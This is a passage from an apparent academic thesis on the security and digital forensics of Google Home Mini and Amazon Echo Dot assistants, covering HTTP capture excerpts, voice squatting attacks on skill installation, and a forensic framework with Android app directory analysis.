3296 2019-09-06 10:58:05.542165045 172.217.25.129  10.42.0.203     HTTP       655 HTTP/1.1 200 OK  (JPEG JFIF image)
3412 2019-09-06 10:58:06.757124067 10.42.0.203     172.217.25.129  HTTP       699 GET /proxy/8Ujq8F4Uk3A5POwJbD_ryIsAPjKcZUrrSdYlFgPdVyBqU2-3T6Mo19QEwMVXV373a9ES5s6Rb1abWAYa67Ta6qEn7aY=s128 HTTP/1.1
3416 2019-09-06 10:58:06.790249914 172.217.25.129  10.42.0.203     HTTP       570 HTTP/1.1 200 OK  (PNG)
3556 2019-09-06 10:58:08.169331077 10.42.0.203     172.217.25.129  HTTP       730 GET /proxy/wCxMCJvKJOcNHJn8CEvC9ez-Q0r3k-HBguO0J7MQH-98_OVVrFCSTWhUXKTlD24__qItlG7QOpmr0GXyW207FWBbp9zBb4NimA6crCqa52RLzsQTlcPc7rzjCA=s128
3583 2019-09-06 10:58:08.202287163 172.217.25.129  10.42.0.203     HTTP      1153 HTTP/1.1 200 OK  (PNG)
3663 2019-09-06 10:58:09.347870508 10.42.0.203     172.217.25.129  HTTP       935 GET /proxy/ROBWbXYQvOeWGGhcUVnWFS8PxpaMZGCrhdMwmF5jfFU9HP8yXi65pm1yhzGJyuw1yKDeoeWpsZYtJrfHz7eqrGmqpmiAo2UusiD3mOrjClbnPD_WmKNiEQFu0v2q9kI
3693 2019-09-06 10:58:09.477037212 172.217.25.129  10.42.0.203     HTTP       827 HTTP/1.1 200 OK  (JPEG JFIF image)
5700 2019-09-06 10:58:39.437403966 10.42.0.203     172.217.25.129  HTTP       735 GET /proxy/T41AYNEjH1EOztei3swSTQER98J1VrmvZwrmnVSdluiUQsSsZveZdAJLP9iOENzlSB8gAcviK_w_PVY1rByvbMftH64px_RxLP2t3sZCHPUlMEkLkCybdiQBsWqi4IA=
5739 2019-09-06 10:58:39.476469763 172.217.25.129  10.42.0.203     HTTP      1439 HTTP/1.1 200 OK  (PNG)
5784 2019-09-06 10:58:40.348464764 10.42.0.203     172.217.25.129  HTTP       740 GET /proxy/WA10gikNluFtl4dkyHvP3h42oPBqjROLOQDQg0r6NTWyYvXF5OFY-XounxWKanpfRLMsS_oStiFqyAc90O8459WVEDiSQ63TGhmtQqozEi5vgBj8tKBlmf6JO-dqJab:
5794 2019-09-06 10:58:40.384506057 172.217.25.129  10.42.0.203     HTTP       655 HTTP/1.1 200 OK  (JPEG JFIF image)
5864 2019-09-06 10:58:41.106140363 10.42.0.203     172.217.25.129  HTTP       699 GET /proxy/8Ujq8F4Uk3A5POwJbD_ryIsAPjKcZUrrSdYlFgPdVyBqU2-3T6Mo19QEwMVXV373a9ES5s6Rb1abWAYa67Ta6qEn7aY=s128 HTTP/1.1
5868 2019-09-06 10:58:41.138721127 172.217.25.129  10.42.0.203     HTTP       570 HTTP/1.1 200 OK  (PNG)
5950 2019-09-06 10:58:41.880317536 10.42.0.203     172.217.25.129  HTTP       730 GET /proxy/wCxMCJvKJOcNHJn8CEvC9ez-Q0r3k-HBguO0J7MQH-98_OVVrFCSTWhUXKTlD24__qItlG7QOpmr0GXyW207FWBbp9zBb4NimA6crCqa52RLzsQTlcPc7rzjCA=s128
5952 2019-09-06 10:58:41.912099820 172.217.25.129  10.42.0.203     HTTP      1153 HTTP/1.1 200 OK  (PNG)
6086 2019-09-06 10:58:42.662242641 10.42.0.203     172.217.25.129  HTTP       935 GET /proxy/ROBWbXYQvOeWGGhcUVnWFS8PxpaMZGCrhdMwmF5jfFU9HP8yXi65pm1yhzGJyuw1yKDeoeWpsZYtJrfHz7eqrGmqpmiAo2UusiD3mOrjClbnPD_WmKNiEQFu0v2q9kI
6104 2019-09-06 10:58:42.700851251 172.217.25.129  10.42.0.203     HTTP       836 HTTP/1.1 200 OK  (JPEG JFIF image)
```

Figure 4. 71 *HTTP sites visited for Google-Home-Mini*


Google-HTTP-AUT.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http
File Edit View Favorites Tools Help
Suggested Sites
Web Slice Gallery
lh4.googleuserconten...
CNBC
TECH CHECK

```
No.  Time                           Source       Destination     Protocol Length Info
3153 2019-09-06 10:58:03.704848071 10.42.0.203  172.217.25.129  HTTP      735 GET /proxy/T41AYNEjH1EOztei3swSTQER98J1VrmvZwrmnVSdluiUQsSsZveZdAJLP9iOENzlSB8gAcviK_w_PVY1rByvbMftH64px_RxLP2t3sZCHPUlMEkL

▷ Frame 3153: 735 bytes on wire (5880 bits), 735 bytes captured (5880 bits) on interface 0
▷ Ethernet II, Src: Google_80:19:3f (38:8b:59:80:19:3f), Dst: 52:cb:01:32:00:84 (52:cb:01:32:00:84)
▷ Internet Protocol Version 4, Src: 10.42.0.203, Dst: 172.217.25.129
▷ Transmission Control Protocol, Src Port: 60087, Dst Port: 80, Seq: 1, Ack: 1, Len: 669
◢ Hypertext Transfer Protocol
  ▷ GET /proxy/T41AYNEjH1EOztei3swSTQER98J1VrmvZwrmnVSdluiUQsSsZveZdAJLP9iOENzlSB8gAcviK_w_PVY1rByvbMftH64px_RxLP2t3sZCHPUlMEkLkCybdiQBsWqi4IA=s128 HTTP/1.1\r\n
```

http://lh4.googleusercontent.com/proxy/T41AYNEjH1EOztei3swSTQER98J1VrmvZwrmnVSdluiUQsSsZveZdAJLP9iOENzlSB8gAcviK_w_PVY1rByvbMftH64px_RxLP2t3sZCHPUIMEkLkCybdiQBsWqi4IA=s128

Figure 4. 72 *HTTP site used for Google-Home-Mini*

4.1.3 SPA provider cloud company

In this section, it will talk about the distinct attacks associated with speech recognition which are associated with stage three of the SPA ecosystem, between them adversarial ML and Adversarial NLP. Mainly adversarial ML makes mention of the phonetic similarities that can found in particular words that when enunciated could activate or install malicious applications that could subtract user information. For example, the words “to”, “too” or “two” have different meanings, but when those words are enunciated, almost sound the same. Adversarial NLP point out when there are various third-applications with practically the same name, for instance, one application could be name “*Sound sleep*”, and another similar could have the name

"*Sound sleep please*" which could lead to the SPA installing the wrong app with negative consequences for user's privacy and security (Edu, Such, Suarez-Tangil, 2019).

4.1.3.1 Amazon-Echo-Dot

Amazon-Echo-Dot v3 has the option to install third application (skills) in two distinct ways. The first option is using the user's voice. For instance, the user could say "*Hey Alexa, open Akinator*", and the SPA automatically try to open the skill associated with the user utterance. The second way –and the most secure- is using the web page where the user can see the distinct available skills where can get more information to decide if install the application or no.

In the same web resource, the user can list all the skills associated with the SPA device where it is possible to uninstall the application (skill) figure 4.73. Similarly, the skill installs are available in the mobile phone application, figure 4.74. Thus, the user has control over the skills that are installed into the device.





Figure 4. 73 Amazon web page where are installed Echo-Dot skills



"Alexa, ask TED Talks to play the latest talk"

Listen to TED's vast library of inspiring talks by world-renowned speakers and thought leaders from around the globe.TED talks are always fre…

Figure 4. 74 Amazon-Echo-Dot activate skills into a mobile-phone app

The work made by Zhang, Mi, Feng, Wang, Tian, and Qian (2018), demonstrated that specifically, Amazon-Echo suffers from an attack called "*voice squatting attack (VSA)*", that in some way is the same Adversarial ML attack; where the phonetic mistakes lead to install wrong applications with possible user's security issues.

According to the mentioned below, it tried to install a skill whose name is "*Rat Game*", figure 4.75. Even following Alexa instructions with the command "Alexa, play Rat Game".




Figure 4. 75 *Web page to install "Rat Game" skill*

Instead of installing the skill emitted by the user's voice, Alexa installed another skill with the name R.A.P, figure 4.76. Evidence of this mistaken can found on YouTube with the keywords *"Similar invocation name - VSA - Alexa"* https://www.youtube.com/watch?v=kIHVJn7MF7Q





Figure 4. 76 *Skill activated by Alexa's mistaken*

4.1.3.2 Google-Home-Mini

Comparing the Google-Home-Mini device versus the Amazon-Echo-Dot, the security risks in this first gadget is higher compared to Amazon-Echo-Dot because, although the user can install either several third-applications (actions) using the voice or via web, in the web page https://assistant.google.com, not all the applications (actions) that are enabled in the SPA device are shown in the web-page, figure 4.77. The similar, situation on the mobile-phone application, figure 4.78



Your Actions | Google Assistant

assistant.google.com/explore/youractions?hl=en-US

Apps · Bookmarks · Bancolombia Sucur... · TechNet download... · English · Jobs · IELTS · Varios · AUT · ScienceDirect.com |... · concern - WordRef...

Google Assistant · Overview · Get the Google Assistant · What it can do · News and resources


Explore all actions
Your Actions
Arts & lifestyle
Business & finance
Communication & social
Education & reference
Food & drink

Linked

Pandora — Pandora will change the way you discover and listen to music — Play Pandora — ★ 4.6

Spotify — Get instant access to millions of songs — Play some music on Spotify — ★ 4.6

Figure 4. 77 Google web page where are Google-Home-Mini actions



7:11

Explore

Search over 1 million actions to try

ENJOY TIME AT HOME

Play some music · Set an alarm · What's the weather tomorrow?

About these suggestions

YOU MIGHT LIKE

Weather — ★ 4.6 — What's the weather today?

Pandora — ★ 4.6 — Open Pandora

Spotify — ★ 4.6 — Play soul music

Figure 4. 78 Google-Home-Mini activate actions into a mobile-phone app

The work made by Zhang, Mi, Feng, Wang, Tian, and Qian (2018), done using a Google-Home assistant, illustrated that the same weakness applies for Google-Home-Mini device. The example made in this study makes mention to distinct keywords or commands to activate the device. In this context other keywords are "*Hey noodle*" and "*Hey boo boo*" which enabled the gadget; one demonstration can find on YouTube with the keywords "Top 10 Google Home HIDDEN Commands", https://www.youtube.com/watch?v=E04mMAzXB6k&t=304s

4.1.4 Remote access to web technology

The attacks and weakness related to the stage four of the SPA ecosystem refer to the distinct ways that an attacker could steal data either from the user web page where SPA records the data or the mobile-phone applications that the user has to control the SPA devices. For instance, in the study made by Chung, and Lee (2018), they established that using forensic research techniques are possible to compile distinct kind of data – among them: SPA usage patterns, capture Cloud-native information, extract data from smartphone -. The only limitation in this work is that to be successful, the attacker must have on hand the ID and password to the access to the web resources associated to the SPA's user account or to have physical access to the smartphone or tablet where are installed the SPA application. Thus, under this framework, this sort of software penetration test will be managed in section 4.3.

4.1.5 On-Line applications and a third party.

This section represents the stage six of the SPA ecosystem. The security issues share the same weakness illustrates in point 4.2.3, where the weaknesses in the correct understanding and execution of instructions enunciated by the users towards the SPAs even present errors of interpretation and execution. Those failures can lead to a user inadvertently install malicious applications that can compromise their security and privacy, or in other cases, they can spread the virus such as botnets. The objective of an attacker in this context is to exploit vulnerabilities in the correct recognition of commands to generate ambiguities in the installation of third-party applications on SPA devices, as was mentioned in point 4.2.3.1

4.2 DIGITAL FORENSIC FOR SPA DEVICES

4.2.1 Conceptual framework to collect digital forensic information for SPA devices

According to the research made by Chung, Park, Lee (2017), there are distinct elements that together compound the entire SPA ecosystem Fig. 2.1. Digital forensic research can be divided in four subcomponents. Thus, they will be applied in this studio as follows in table 4.17

Table 4. 17 Framework Digital forensic research

Level	Description	Scope
Cloud	Collecting data from cloud service companies when the ID and password are available.	Analysis of different web browsers into diverse operating systems.
User	Analysing mobile-Phone apps and web-browsing data.	Analysis of the distinct mobile applications for SPA devices.
Network	Comprehension of distinct protocols that interact between user and cloud-web-company	Covered in section 4.2.2
Hardware	Disassemble SPA devices among its physical components	Out of the limits of this research.

4.2.1.1 Hardware: To collect digital evidence of SPA devices, it is required to disassemble each device into its physical parts. There are various web sites where SPA devices have been dissembled, one of them is https://www.youtube.com/watch?v=YfgnyIci5gE; similarly, there are some academic articles that have done a rigorous process to collect digital evidence which might use to obtain information. One of these works led by Clinton, Cook and Banik (2016), where an Echo-Dot –probably v2- was disassembled into its physical parts. The authors described the physical components and most of the chips on the motherboard. The researchers also led different approaches to do a reverse engineering, such as, JTAG (Joint Test Action Group), eMMC Root (embedded Multi-Media Controller), The Echo Boot Process and UART (Universal asynchronous receiver-transmitter) Pinout; although the article describes how to tear down the Amazon-Echo, there is no evidence that suggests what kind of information could be collected.

4.2.1.2 Network: Demonstrated in all section 4.2.2 through distinct security-penetration-test, most traffic between SPA devices and its respective cloud-web services companies is encrypted. Although it cannot either see or hear the user's utterances, there is the option to analyse the metadata to infer some possible situations. For example, it is possible to examine the timestamp or what protocols used at some specific moment to reconstruct chain events where SPAs are involved. One which stands out was done by Gugelmann, Gasser, Ager and Lenders (2015), where a tool called Hviz can be used to visualise and collect data to run digital forensic over networks that use HTTP and HTTPS protocols.

4.2.1.3 User: In the third level, it is possible to find the applications installed in distinct devices, such as mobile phone or tables where it is possible to find diverse user's information. The apps have the option to save the shopping list, utterances, configurations, contacts, routines; solely to mention a few examples. Thus, those applications can have meaningful information that can lead to run digital forensic research, besides most of the tools to obtain this data are at the hand of any digital forensic investigator.

4.2.1.4 Cloud: The last place where it is possible to find meaningful information is the cloud of every SPA device. However, there is only one obstacle, and that issue is related to the ID and password of the user. Without the user's ID and password is almost impossible to collect data to run digital forensic research investigation. However, with the corresponding ID and password, it is possible to analyse either the information stored by different web-browsers or analyse the RAM.

4.2.2 Collecting digital forensic information

Test conditions

To recognise valid digital forensic evidence on the objective environment, a test condition was built up, as recorded in table 4.18. How mentioned before, the forensic test for SPA devices might be divided into four categories; Hardware, Network, User and Cloud. This document will research solely two categories; User (Apps) and Cloud (Web browsers and APIs). The hardware category is out of this research due to the lack of absence of the correct training. Also, the tools to perform that operation are out of the budget of this research. Likewise, the network category covered in section 4.1.2.

The research into the client category validated what substantial digital forensic can be founded into the application associated with each SPA. Thus, for Google-Home-Mini, the application is Home and, for Echo-Dot v3, the application name is Amazon Alexa. Similarly, into the cloud category, distinct web browsers used with two operating systems; windows home ten and Kali-Linux.

Configuration of the experiment for digital forensic research is shown in table 4.18

Table 4. 18 Test environment for Digital forensic research

Item	Description
Google-Home Mini	S/N **01**L0**8H
Echo-Dot v3	S/N **90**09**15**RS
Mobile-Phone Nexus 4	S/N **6E**E5**9B**F7
App Home	Version: 2.13.50.15
App Amazon-Alexa	Version: 2.1.297.0
Laptop Windows 10 Home	ID: **327-**000-**000-**992
Laptop Kali-Linux	ID:
Web browser Mozilla	Version
Web Browser Google-Chrome	Version 77.0.3865.90 (Official Build) (64-bit)
Web Browser IE	Version 11.295.18362.0

The evidence of the applications installed into the phone can be seen in Appendix 1.

4.2.2.1 Collecting digital forensic data from apps.

After installing the two applications into the mobile phone nexus 4 with Android version 4.4.4, two directory files added new information regarding the new applications. Table 4.19. Figure 4.79 and Figure 4.80




Figure 4. 79 SPA applications downloaded into the folder Data/App





Figure 4. 80 SPA applications installed into the folder Data/Data

Table 4. 19 Data structure into a mobile phone when the app is download and installed

Directory	Explication
/data/app	Place where the apps are downloaded to be installed later.
/data/data	Folder path where all the applications are installed

4.2.2.1.1 Analysing Amazon-Alexa app

After downloaded the amazon app application and unpacked the. apk file, it found the following information: A file of 103 MB which it has 2802 files and 78 folders. Figure 4.81



Amazon

Type: File folder

Location:


Size: 99.8 MB (104,734,356 bytes)

Size on disk: 103 MB (108,072,960 bytes)

Contains: 2,802 Files, 78 Folders

Figure 4. 81 *Amazon app characterises*

A glimpse of the structure file can be pointed out in figure 4.82




Name

amazon
assembly
assets
com
fabric
JACK-INF
jsr305_annotations
lib
META-INF
org
res
rx
AndroidManifest.xml
build-data.properties
bundle.properties
classes.dex
classes2.dex
classes3.dex
dummy_file
resources.arsc

Figure 4. 82 *Amazon app structure*

Similar analysis exploring the folder path /data/data for Amazon-Alexa figure 4.83.



com.amazon.dee.app Properties

com.amazon.dee.app

Type: File folder (.app)

Location:

Size: 82.3 MB (86,349,844 bytes)

Size on disk: 83.2 MB (87,285,760 bytes)

Contains: 510 Files, 55 Folders

Figure 4. 83 Google-Home-Mini app characteristics

One way to compile information to run digital forensic research is analysing the data store in the applications after being installed. For instance, in figure 4.84, it is possible to observe the main Amazon-Alexa apps options that the user has to hand to control the Echo-Dot v3 through the app.




Figure 4. 84 Amazon smartphone app options

Likewise, the setting option has the following sub-divisions, figure 4.85

